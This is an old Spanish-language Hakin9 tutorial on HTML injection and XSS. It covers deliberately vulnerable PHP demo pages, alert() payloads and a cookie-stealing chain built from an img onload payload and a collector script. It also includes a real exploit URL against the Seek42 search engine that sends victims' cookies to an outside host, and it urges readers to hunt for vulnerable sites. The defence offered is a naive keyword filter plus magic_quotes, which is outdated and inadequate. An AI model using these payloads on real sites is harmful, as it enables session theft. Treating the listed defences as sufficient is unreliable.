hakin9

Ataques de tipo HTML injection


Brandon Petty

Artículo publicado en el número 1/2004 de la revista "Hakin9"

Revista"Hakin9", Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, piotr@software.com.pl

Ataques de tipo HTML injection

Brandon Petty



Un ataque de tipo HTML injection consiste en la preparación e introducción de código HTML en una página web que espera datos del usuario exclusivamente en texto plano. Veremos enseguida qué se puede lograr con la ayuda de esta sencilla técnica.

Observemos la página web cuyo código fuente se muestra en los listados 1 y 2 (*http://127.0.0.1/inject/html_ex.html*). No parece complicado, ¿verdad? Basta elegir en el formulario el formato que nos interesa y hacer click en el botón ENVIAR para que el valor de la variable `music` sea enviado a la página *html_ex.php*:

```
<form action='./html_ex.php' method='post'>
```

Este archivo imprime el nombre del formato que hemos elegido:

```
$myURL = $_REQUEST[music];
(...)
Tu elección: <? echo($myURL); ?>
```

El funcionamiento de esta página es tan simple que puede hacerse difícil creer que contiene algún agujero de seguridad. No obstante, éste es precisamente el caso: escribamos en nuestro navegador la siguiente dirección: *http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>*. Veremos aparecer en la pantalla un cuadro de diálogo con el mensaje *Hakin9*. ¿Interesante, no? Veamos el código fuente de la página que acabamos de observar (listado 3).

Es evidente que PHP ha confundido la cadena de caracteres de nuestra dirección con datos enviados desde el formulario (con el método GET), y la ha colocado directamente en el código HTML que posteriormente ha enviado al navegador. La etiqueta `<script>` inicia la interpretación de un bloque de código *JavaScript*, en el que podemos usar la función `alert()` para hacer que aparezca el cuadro de diálogo.

Un ejemplo más avanzado: foro de discusión

Presentamos un ejemplo un poco más complejo en los listados 4 y 5 – *http://127.0.0.1/inject/xss_ex.php*. Se trata de una versión simplificada de un mecanismo que puede encontrarse en muchos de los foros de discusión existentes en Internet.

La página *xss_ex.php* contiene un formulario HTML, en el cual podemos introducir un nombre de usuario y su contraseña (*root* y *demo*). Estos datos son devueltos al archivo *xss_ex.php*:

Si *html_ex.php* no funciona

Si el ejemplo presentado en los listados 1 y 2 no funciona en tu ordenador (o sea, si al introducir la dirección señalada no aparece ningún cuadro de diálogo), revisa si en la configuración de tu navegador está activada la opción *JavaScript*. Si no lo está, el navegador no puede mostrar cuadros de diálogo. Puedes también comparar el código fuente de la página web visualizada con el que aparece en el listado 3. Pon especial atención en que la línea:

```
<script>alert('hakin9')
</script>
```

no se vea como la siguiente:

```
<script>alert(\'hakin9\')
</script>
```

Si es así, lo más probable es que en el archivo de configuración de PHP (*/etc/php.ini* en la mayoría de las distribuciones de Linux) esté activa la opción de seguridad:

```
magic_quotes_gpc = On
```

Esta opción sirve para prevenir numerosos tipos de ataques *HTML injection;* si quieres experimentar con el funcionamiento de los ataques descritos en el presente artículo tendrás que darle un valor menos seguro:

```
magic_quotes_gpc = Off
```

Listado 1. *Ejemplo elemental de página web vulnerable a ataques de tipo HTML injection – archivo html_ex.html*

```
<form action='./html_ex.php' method='post'>
  <center>[<b>Escoge tu formato</b>]</center><br>
  <input type="radio" name="music" value="MP3" checked="true"> .MP3<br>
  <input type="radio" name="music" value="OGG"> .OGG<br>
  <input type="radio" name="music" value="WAV"> .WAV<br>
  <center><input type="submit" value="ENVIAR"></center>
</form>
```

```
<form action='./exploit.php'
method='post'>
```

En cuanto los recibe, el script envía al cliente dos *cookies* que contienen su nombre de usuario y su contraseña:

```
setcookie("mylogin",$_POST['login']);
setcookie("mypasswd",$_POST['passwd']);
```

Gracias a ellas no hace falta escribir estos datos cada vez que visitamos la página. Después de enviar las *cookies*, el script envía un encabezado HTTP *location* que hace que el navegador se dirija automáticamente a la página *exploit.php*. Una vez dentro del sistema, nos encontramos con una página que simula la interfaz de carga de imágenes nuevas al foro. En esta página tenemos un sencillo formulario en el que puede ser escrita la dirección de un archivo gráfico. Al hacer click en el botón, esta dirección es enviada al script, el cual la introduce en la base de datos y la muestra por pantalla.

Tratemos de realizar sobre este script un ataque HTML injection similar al anterior. En lugar de una URL normal, escribamos en el formulario lo siguiente: *http://127.0.0.1/inject/image.jpg"><script>alert('hakin9')</script>*. El efecto debería ser idéntico al obtenido en el ejemplo anterior. Observemos el código fuente de la página visualizada – veremos en él la siguiente línea:

```
<img src=" http://127.0.0.1/inject/
image.jpg"><script>alert('
hakin9')</script>">
```

¿Cómo funciona? Sencillo: observemos que la cadena que empieza por ">, añadida por nosotros al nombre del archivo gráfico, ha servido para cerrar la etiqueta img. La cadena que le sigue, `<script>alert('hakin9')</script>`, ha provocado la aparición de un cuadro de diálogo, exactamente como en el ejemplo anterior.

Listado 2. *Ejemplo de página web vulnerable al HTML injection (continuación) – archivo html_ex.php*

```
<?
  /* Asegúrate de que en el archivo php.ini esté puesto
   * "magic_quotes_gpc = Off" - en caso contrario el
   * script dejará de ser vulnerable
   */
  error_reporting (E_ALL ^ E_NOTICE);
  $myURL = $_REQUEST[music];
?>
<html>
<head>
  <title>Ejemplo simple</title>
</head>
<body bgcolor="white">
<br><br><br><center><h1>Tu elección: <? echo($myURL); ?></h1></center>
</body>
</html>
```

Listado 3. *Código fuente de la página web visualizada al introducir la dirección http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>*

```
<html>
<head>
  <title>Ejemplo simple</title>
</head>
<body bgcolor="white">
<br><br><br>
<center><h1>Tu elección:
<script>alert('hakin9')</script>
</h1></center>
</body>
</html>
```




Figura 1. *Página web de los listados 1 y 2 – funcionamiento normal y efecto causado por la intervención del hacker (aparición del cuadro de alerta)*

Ejemplo de uso de la técnica XSS

Todo perfecto hasta ahora. Sin embargo, abrir y cerrar ventanitas no es precisamente lo que podríamos llamar hacking de altos vuelos. Probemos ahora a hacer algo un poco más difícil.

En primer lugar, para que nuestro ataque HTML injection valga la pena, debemos colocar nuestro código en una página web que sea frecuentada por mucha gente. Como hemos visto en el ejemplo anterior, no se trata de una empresa especialmente difícil – basta utilizar cualquier foro de discusión. Una de las características más importantes del foro presentado en el ejemplo anterior es la manera de conservar el nombre de usuario y su contraseña en *cookies*. Más

Listado 4. *Foro vulnerable – xss_ex.php*

```
if ($_SERVER['REQUEST_METHOD'] == "POST") {
  setcookie("mylogin",$_POST['login']);
  setcookie("mypasswd",$_POST['passwd']);
  header("Location: exploit.php");
}
  if ($_COOKIE['mylogin'] || $_COOKIE['mypasswd']) {
  echo("<center><b><a href=\"./exploit.php\">Ya estás registrado </a></b></center>");
  } else {
    ?>
    <br>
    <form action='./xss_ex.php' method='post'>
    <table border=0 width=0 heith=0>
    <caption align="left">Demostración de HTML Injection</caption>
    <tr><td valign="top">
    <b>Login: </b></td><td><input type=text name="login" value="root" size=50> </input></td></tr><td valign="top">
    <b>Paswd: </b></td><td><input type=text name="passwd" value="demo" size=50> </input><br></td></tr><td valign="top">
    <input type=submit value="Enter">
    </td></tr>
    </table>
    </form>
...
```

Conversión de caracteres ASCII a símbolos hexadecimales

Analicemos las dos URLs siguientes:

- `http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>`
- `http://127.0.0.1/inject/html_ex.php?music=%3Cscript%3Ealert%28%27hakin9%27%29%3C%2Fscript%3E`

Vale la pena saber que ambas dirigen exactamente al mismo lugar. El código ASCII del símbolo < es 3C (en base 16). En vez de escribir <`script` podemos escribir `%3Cscript`. ¿Para qué? En ocasiones sucede no queremos incluir caracteres extraños en la URL, pues algunas aplicaciones y clientes de servicios web pueden tratar de eliminarlas. La tabla 1 muestra una selección de los caracteres especiales más comunes con sus respectivos códigos hexadecimales.

adelante mostraremos cómo robar *cookies de* otros usuarios, lo que nos permitirá hacernos pasar por cualquiera de ellos.

Comenzaremos con un ejemplo sencillo. En vez de la dirección de alguna imagen (nos referimos en todo momento al foro de los listados 4 y 5) escribamos en el formulario el texto siguiente:

```
http://127.0.0.1/inject/image.jpg">
<script>alert(document.cookie)</script>
```

Esto hará que aparezca en pantalla un cuadro con el mensaje: `mylogin=root; mypasswd=demo`. Como podemos ver, la variable document.cookie siempre contiene el valor de todas las *cookies* relacionadas con la página en la que nos encontramos. Sin embargo, el que cada usuario pueda visualizar sus propios datos no es exactamente lo que nos interesa. Sería mejor si estos datos nos fueran enviados directamente a nosotros. La manera más sencilla de lograrlo es colocando un enlace que haga que el navegador del usuario se dirija a nuestras páginas y nos haga

Tabla 1. *Caracteres ASCII y sus códigos hexadecimales*

Símbolo	Código hexadecimal
!	%21
“	%22
#	%23
$	%24
%	%25
&	%26
‘	%27
(	%28
)	%29
*	%2A
+	%2B
,	%2C
-	%2D
.	%2E
/	%2F
:	%3A
;	%3B
<	%3C
=	%3D
>	%3E
?	%3F
@	%40
[	%5B
\	%5C
]	%5D
^	%5E
_	%5F
~	%7E

Listado 5. *Foro vulnerable, continuación – exploit.php*

```
<?
  // Nota: para simplificar el script hemos colocado directamente
  // en el código el nombre y la contraseña del usuario (normalmente
  // deberían obtenerse de alguna base de datos)
     error_reporting (E_ALL ^ E_NOTICE);
     $myURL = $_REQUEST[url];
     // Si PHP no enmascara las comillas, lo hacemos nosotros:
     if (get_magic_quotes_gpc()==0) {
        $myURL = addslashes($myURL);
     }
     if (($_COOKIE['mylogin'] == 'root') && ($_COOKIE['mypasswd'] == 'demo'))
     {
        if($_SERVER['REQUEST_METHOD'] != "POST")
     {
        ?>
        <b>Demostración de HTML Injection</b>
        <br>
        <form action='./exploit.php' method='post'>
        URL de la imagen: <input type='text' name='url'
          value='http://' length='50'><br>
        <input type='submit'>
        </form>
...
        $SQL_String = "SELECT User.Link FROM User";
        $SQL_String .= " Where(User.Login = 'root');";
        $rs = mysql_query ($SQL_String) or die ($SQL_String);
        if ($row = mysql_fetch_object ($rs)) {
           echo "<img src=\"$row->Link\">\n";
        } else {
           echo "¡¡Error!!\n";
        }
...
```

Listado 6. *Ejemplos de secuencias cuya introducción en el formulario hará que nuestras cookies sean enviadas a un intruso:*

```
• image.jpg" width="0" height="0" name="hia" onload="hia.src='http://127.0.0.1/inject/
cookie.php?cookie='+document.cookie";
• ./image.jpg" name="hia" onload="hia.src='http://127.0.0.1/inject/cookie.php?cookie='%2Bdocument.cookie;">
<script language="
```

llegar el valor de `document.cookie` entre otras variables enviadas con el método GET.

Analicemos el script del listado 7. Si lo solicitamos al servidor de la siguiente manera: *http://127.0.0.1/inject/cookie.php?cookie=texto_de_prueba*

haremos que en el archivo *cookies.txt* aparezca la entrada *texto_de_prueba*. Si en la dirección que acabamos de preparar colocáramos el contenido de la variable *cookies*, ¡ésta terminaría siendo enviada a nuestro servidor!

Veamos cómo funciona el primer ejemplo del listado 6. Su envío desde la página en la que se introducen las direcciones a archivos gráficos hará que al cliente le sea enviado el siguiente código:

```
<img src="image.jpg" width="0"
height="0" name="hia" onload=
"hia.src='http://127.0.0.1/
inject/cookie.php?cookie='
+document.cookie;">
```

El mecanismo es simple: al igual que en los ejemplos anteriores, la secuencia enviada por nosotros se ha añadido al código en el lugar

Listado 7. *Script para escribir en un archivo el contenido de la variable $cookie recibida con el método GET – cookie.php*

```
<?
  error_reporting
    (E_ALL ^ E_NOTICE);
  $cookie = $_REQUEST[cookie];
  $fic=fopen("cookies.txt", "a");
  fwrite($fic, "$cookie\n");
  fclose($fic);
?>
```




Figura 2. *Esquema de funcionamiento del modelo simplificado de foro de los listados 4 y 5*

Listado 8. *Script para examinar los cookies recibidos – view_cookie.php*

```
<?
  echo("Demostración de HTML injection: intercepción de cookies\n<br>\n");
  $fic=fopen("cookies.txt", "r");
  while(!feof($fic)) {
     $data = fgets($fic, 1024);
     echo("<br>$data");
  }
  fclose($fic);
?>
```

donde debería ir la URL de un archivo gráfico. Como consecuencia, la imagen *image.jpg* (invisible, pues sus dimensiones son 0x0 pixels) será visualizada. Inmediatamente después de que ésta haya sido cargada, el navegador tratará de sustituirla (a causa del método `onload`) con otra "imagen", cuya URL es:

```
http://127.0.0.1/inject/
cookie.php?cookie='+document.cookie;
```

Como hemos mostrado anteriormente, esto hará que las *cookies* del usuario sean enviadas a nuestro servidor y escritas en el archivo *cookies.txt*, el cual será creado (de ser necesario) en el mismo directorio en el que se encuentra el fichero *cookie.php.* Para facilitarnos la realización del ataque podemos utilizar un script como el mostrado en el listado 8.

En algunos casos es necesario utilizar la secuencia `<script language="` – como es el caso de la segunda URL del listado 6. La razón es la siguiente: si el trozo de código que enviamos es añadido a la página en más de un lugar, esto ocasionaría la aparición en una misma página de varias imágenes con el mismo nombre – *hia* – por lo que podríamos tener problemas con la ejecución del método `onload`. La terminación `<script language="` hace que el resto de la página sea tratado por el navegador como un bloque inconcluso de *JavaScript*. Un ejemplo del uso de esta técnica se muestra en el listado 9. Se trata del código fuente completo de un exploit que permite interceptar *cookies* de usuarios del popular buscador *http://sourceforge.net/projects/seek42/.*

Cómo defenderse

Aunque no es difícil realizar ataques de tipo *HTML injection*, en muchos casos defenderse de ellos no es tan sencillo.

Existen dos maneras de poner nuestras propias páginas web a salvo de hackers. La primera consiste en analizar los datos que entran al servidor antes de que éstos sean




Figura 3. *Esquema del ataque al foro de los listados 4 y 5*

Listing 9. *Exploit para Seek42*

```
http://www.xxxx.net/seek42.php?q=trouble&E="></td></tr></table><br><br><center><b>Stone walls do not make a prison
nor iron bars a cage</b><br><img src="http://www.jotdot.net/brandito/authentic/tho.jpg"><br>
<img src="http://www.jotdot.net/brandito/authentic/tho.jpg" name="hia"
onload="hia.src='http://www.jotdot.net/brandito/authentic/Secure/cookie.php?cookie='%2Bdocument.cookie;"
width=0 height=0></center>    <script language="
```

incorporados al código que ha de ser enviado al cliente. Con la función apropiada, podemos revisar si los datos contienen código HTML maligno y, de ser así, rechazarlos en su totalidad o tratar de eliminar de ellos los fragmentos que nos parezcan sospechosos. Un ejemplo del uso de este método ha sido presentado en el listado 10. Podemos ver en él una versión del listado 2 que es inmune al ataque gracias al uso de la función `is_clean`. Esta función revisa si los datos de entrada contienen al menos una de las secuencias `">` o `<script`, que son las que con mayor regularidad aparecen en ataques de este tipo. La función regresa `False` si ha podido encontrar alguna de ellas o `True` en el caso contrario.

Este primer método de defensa es la opción preferida de muchos de los foros de discusión que podemos encontrar en Internet. Después de localizadas, todas las etiquetas HTML provenientes del usuario son eliminadas de los datos, dejando sólo aquellas que provienen del mismo sistema para procesarlas de modo especial.

La segunda manera se basa en la capacidad que tiene PHP de enmascarar automáticamente (con barras inversas) todas las comillas y los apóstrofes en los datos de entrada. Activando esta opción (o sea, poniendo `magic_quotes_gpc = On` en el archivo de configuración */etc/php.ini*) imposibilitamos el funcionamiento de muchos scripts malignos que puedan venir del exterior. En nuestro caso, el ataque a la página de los listados 1 y 2 ya no funcionará. Sin embargo, el que realizamos sobre nuestro sencillo ejemplo de foro no dejará de tener éxito, porque en los datos enviados a la base de datos en la consulta SQL, antes de cada símbolo de comillas *debe* encontrarse una barra inversa. En el listado del script *exploit.php* podemos ver cómo se comprueba la opción `magic_quotes_gpc` y, si está inactiva, cómo se añaden las barras inversas.

En las versiones más modernas de PHP la opción `magic_quotes_gpc` está activa por defecto. No obstante, existen casos en los que (como webmasters) tendremos que desactivarla – por ejemplo si nuestro script debe conservar datos en un archivo de texto, o cuando necesitemos comparar cadenas alfanuméricas que contienen comillas.

Listado 10. *Otra versión del script del listado 2, inmune a ataques de tipo HTML injection – archivo html_ex_clean.php*

```
<?
  error_reporting (E_ALL ^ E_NOTICE);
  function is_clean ($container){
    $container = strtolower($container);
    $container = str_replace(' ', "", $container);
    // Buscamos secuencias de caracteres que puedan servir para
    // realizar un ataque.
    $string1 = "<script";
    $string2 = "\">";
    if(!strstr($container,$string1) && !strstr($container,$string2)) {
      // La secuencia es inofensiva.
      $result = True;
    } else {
       // La secuencia contiene fragmentos sospechosos.
       $result = False;
    }
    return $result;
  }
   $myURL = $_REQUEST[music];
   // Asegurémonos de que la cadena en $myURL sea segura.
  if(!is_clean($myURL))
  $myURL = ", para realizar un ataque de HTML injection";
?>
<html>
<head><title>Ejemplo simple</title></head>
<body bgcolor="white">
<br><br><br><center><h1>Has escogido <? echo($myURL); ?></h1></center>
</body>
</html>
```

Conclusiones

Es posible encontrar en Internet numerosas páginas sensibles, en mayor o menor grado, a algún tipo de ataque HTML injection. Después de leer el presente artículo, puedes intentar encontrar por ti mismo algunas de ellas – no sería muy extraño que te toparas con una vulnerabilidad de éstas en alguna de las páginas que sueles visitar a diario. Para convencerse de ello, basta considerar el exploit presentado en el listado 9, que permite realizar ataques al relativamente popular buscador *http://sourceforge.net/projects/seek42/*. Yo mismo encontré este agujero después de una búsqueda que no duró más de 30 minutos en una de las pausas durante la redacción de este texto. ■